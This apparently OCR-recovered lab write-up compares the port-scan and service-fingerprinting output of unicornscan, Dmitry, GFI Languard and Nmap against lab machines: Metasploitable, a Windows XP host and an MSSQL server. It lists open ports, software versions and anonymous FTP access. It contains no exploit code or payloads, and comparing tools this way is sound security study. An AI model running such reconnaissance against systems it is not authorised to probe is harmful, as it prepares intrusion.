
Service fingerprinting results of each particular tool grouped by hosts

Metasploitable




```
root@kali:~# unicornscan 192.168.1.200
TCP open                        ftp[   21]         from 192.168.1.200  ttl 64
TCP open                        ssh[   22]         from 192.168.1.200  ttl 64
TCP open                     telnet[   23]         from 192.168.1.200  ttl 64
TCP open                       smtp[   25]         from 192.168.1.200  ttl 64
TCP open                     domain[   53]         from 192.168.1.200  ttl 64
TCP open                       http[   80]         from 192.168.1.200  ttl 64
TCP open                     sunrpc[  111]         from 192.168.1.200  ttl 64
TCP open                netbios-ssn[  139]         from 192.168.1.200  ttl 64
TCP open               microsoft-ds[  445]         from 192.168.1.200  ttl 64
TCP open                       exec[  512]         from 192.168.1.200  ttl 64
TCP open                      login[  513]         from 192.168.1.200  ttl 64
TCP open                      shell[  514]         from 192.168.1.200  ttl 64
TCP open                 ingreslock[ 1524]         from 192.168.1.200  ttl 64
TCP open                      shilp[ 2049]         from 192.168.1.200  ttl 64
TCP open                      mysql[ 3306]         from 192.168.1.200  ttl 64
TCP open                     distcc[ 3632]         from 192.168.1.200  ttl 64
TCP open                 postgresql[ 5432]         from 192.168.1.200  ttl 64
TCP open                        x11[ 6000]         from 192.168.1.200  ttl 64
TCP open                       irc[ 6667]         from 192.168.1.200  ttl 64
TCP open                    msgsrvr[ 8787]         from 192.168.1.200  ttl 64
root@kali:~#
```

Unicornscan's scanning results on Metasploitable host



```
source:          RIPE # Filtered

role:            RFC1918 Role
address:         Singel 258
address:         1016 AB  Amsterdam
address:         The Netherlands
remarks:         trouble:      See http://www.ripe.net/db/rfc1918.html
admin-c:         RFC1918-RIPE
tech-c:          RFC1918-RIPE
nic-hdl:         RFC1918-RIPE
mnt-by:          RFC1918-MNT
source:          RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.72 (DBC-WHOIS2)


Gathered TCP Port information for 192.168.1.200
---------------------------------

 Port            State

21/tcp           open
22/tcp           open
23/tcp           open
25/tcp           open
53/tcp           open
80/tcp           open
111/tcp          open
139/tcp          open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed


All scans completed, exiting
root@kali:~#
```

Dmitry's scanning results on Metasploitable host




Scan Results Overview

Saved Scan Result: [192.168.1.200] - [16-Apr-2014 16:23:22]

- Saved Scan Result: [192.168.1.200] - [16-Apr-2014 16:23:22]
  - 192.168.1.200 [METASPLOITABLE] (HP)
    - Vulnerability Assessment
      - Low Security Vulnerabilities (15)
      - Potential Vulnerabilities (3)
    - Network & Software Audit
      - Ports
        - Open TCP Ports (23)
        - Open UDP Ports (6)
      - System Information

GFI Languard's scanning results on Metasploitable host



192.168.1.200

Address

- 192.168.1.200 (ipv4)
- 00:0C:29:AC:9D:AD - VMware (mac)

Ports

The 977 ports scanned but not shown below are in state: **closed**

- 977 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-anon	`Anonymous FTP login allowed (FTP code 230)`					
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0

	ssh-hostkey	`1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)`
		`2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)`					


23	tcp	open	telnet	syn-ack	Linux telnetd		
25	tcp	open	smtp	syn-ack	Postfix smtpd		
	smtp-commands	`metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,`					

	ssl-cert	`Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX`
		`Not valid before: 2010-03-17T13:07:45+00:00`
		`Not valid after:  2010-04-16T13:07:45+00:00`					

	ssl-date	`2014-03-28T08:07:04+00:00; +6s from local time.`					
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2	
	dns-nsid	`bind.version: 9.4.2`					


Nmap's scanning results on Metasploitable host

Windows XP SP3 workstation




```
root@kali:~# unicornscan 192.168.1.151
TCP open                      epmap[  135]         from 192.168.1.151  ttl 128
TCP open                 netbios-ssn[  139]         from 192.168.1.151  ttl 128
TCP open                microsoft-ds[  445]         from 192.168.1.151  ttl 128
Main [Error   chld.c:53] am i missing children?, oh well
root@kali:~#
```

Unicornscan's scanning results on Window XP host




```
root@kali:~# dmitry -sepf 192.168.1.151
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.1.151
Continuing with limited modules
HostIP:192.168.1.151
HostName:

Gathered TCP Port information for 192.168.1.151
---------------------------------

 Port           State

135/tcp         open
139/tcp         open

Portscan Finished: Scanned 150 ports, 147 ports were in state closed


All scans completed, exiting
```

Dmitry's scanning results on Window XP host


Scan Results Overview

- Scan target: 192.168.1.151
  - 192.168.1.151 [AERO-D74B48C3D6] (Windows XP)
    - Network & Software Audit
      - Ports
        - Open TCP Ports (3)
      - System Information
        - NetBIOS Names (4)
        - Computer

GFI Languard's scanning results on Window XP host


192.168.1.151

Address

- 192.168.1.151 (ipv4)
- 00:0C:29:10:E1:6C - VMware (mac)

Ports

The 995 ports scanned but not shown below are in state: **closed**

- 995 ports replied with: **resets**


Port		**State** (toggle closed [0] | filtered [0])	**Service**	**Reason**	**Product**	**Version**	**Extra info**
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows XP microsoft-ds		
2869	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	1.0	SSDP/UPnP
	http-methods	`No Allow or Public header in OPTIONS response (status code 400)`					
	http-title	`Site doesn't have a title (text/html).`					
3389	tcp	open	ms-wbt-server	syn-ack	Microsoft Terminal Service		

Remote Operating System Detection

- Used port: **135/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **36866/udp** (**closed**)
- OS match: **Microsoft Windows XP SP2 or SP3** (**100%**)


Nmap's scanning results on Window XP host

MSSQL server




```
root@kali:~# unicornscan 192.168.1.202
TCP open                    epmap[  135]         from 192.168.1.202  ttl 128
TCP open              netbios-ssn[  139]         from 192.168.1.202  ttl 128
TCP open             microsoft-ds[  445]         from 192.168.1.202  ttl 128
TCP open                blackjack[ 1025]         from 192.168.1.202  ttl 128
root@kali:~# 
```

Unicornscan's scanning results on MSSQL server host




```
root@kali:~# dmitry -pf 192.168.1.202
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.1.202
Continuing with limited modules
HostIP:192.168.1.202
HostName:

Gathered TCP Port information for 192.168.1.202
---------------------------------

 Port           State

135/tcp         open
139/tcp         open

Portscan Finished: Scanned 150 ports, 147 ports were in state closed


All scans completed, exiting
```

Dmitry's scanning results on MSSQL server host



GFI Languard's scanning results on MSSQL server host



192.168.1.202

Address

- 192.168.1.202 (ipv4)
- 00:0C:29:3C:69:F2 - VMware (mac)

Ports

The 995 ports scanned but not shown below are in state: **closed**

- 995 ports replied with: **resets**

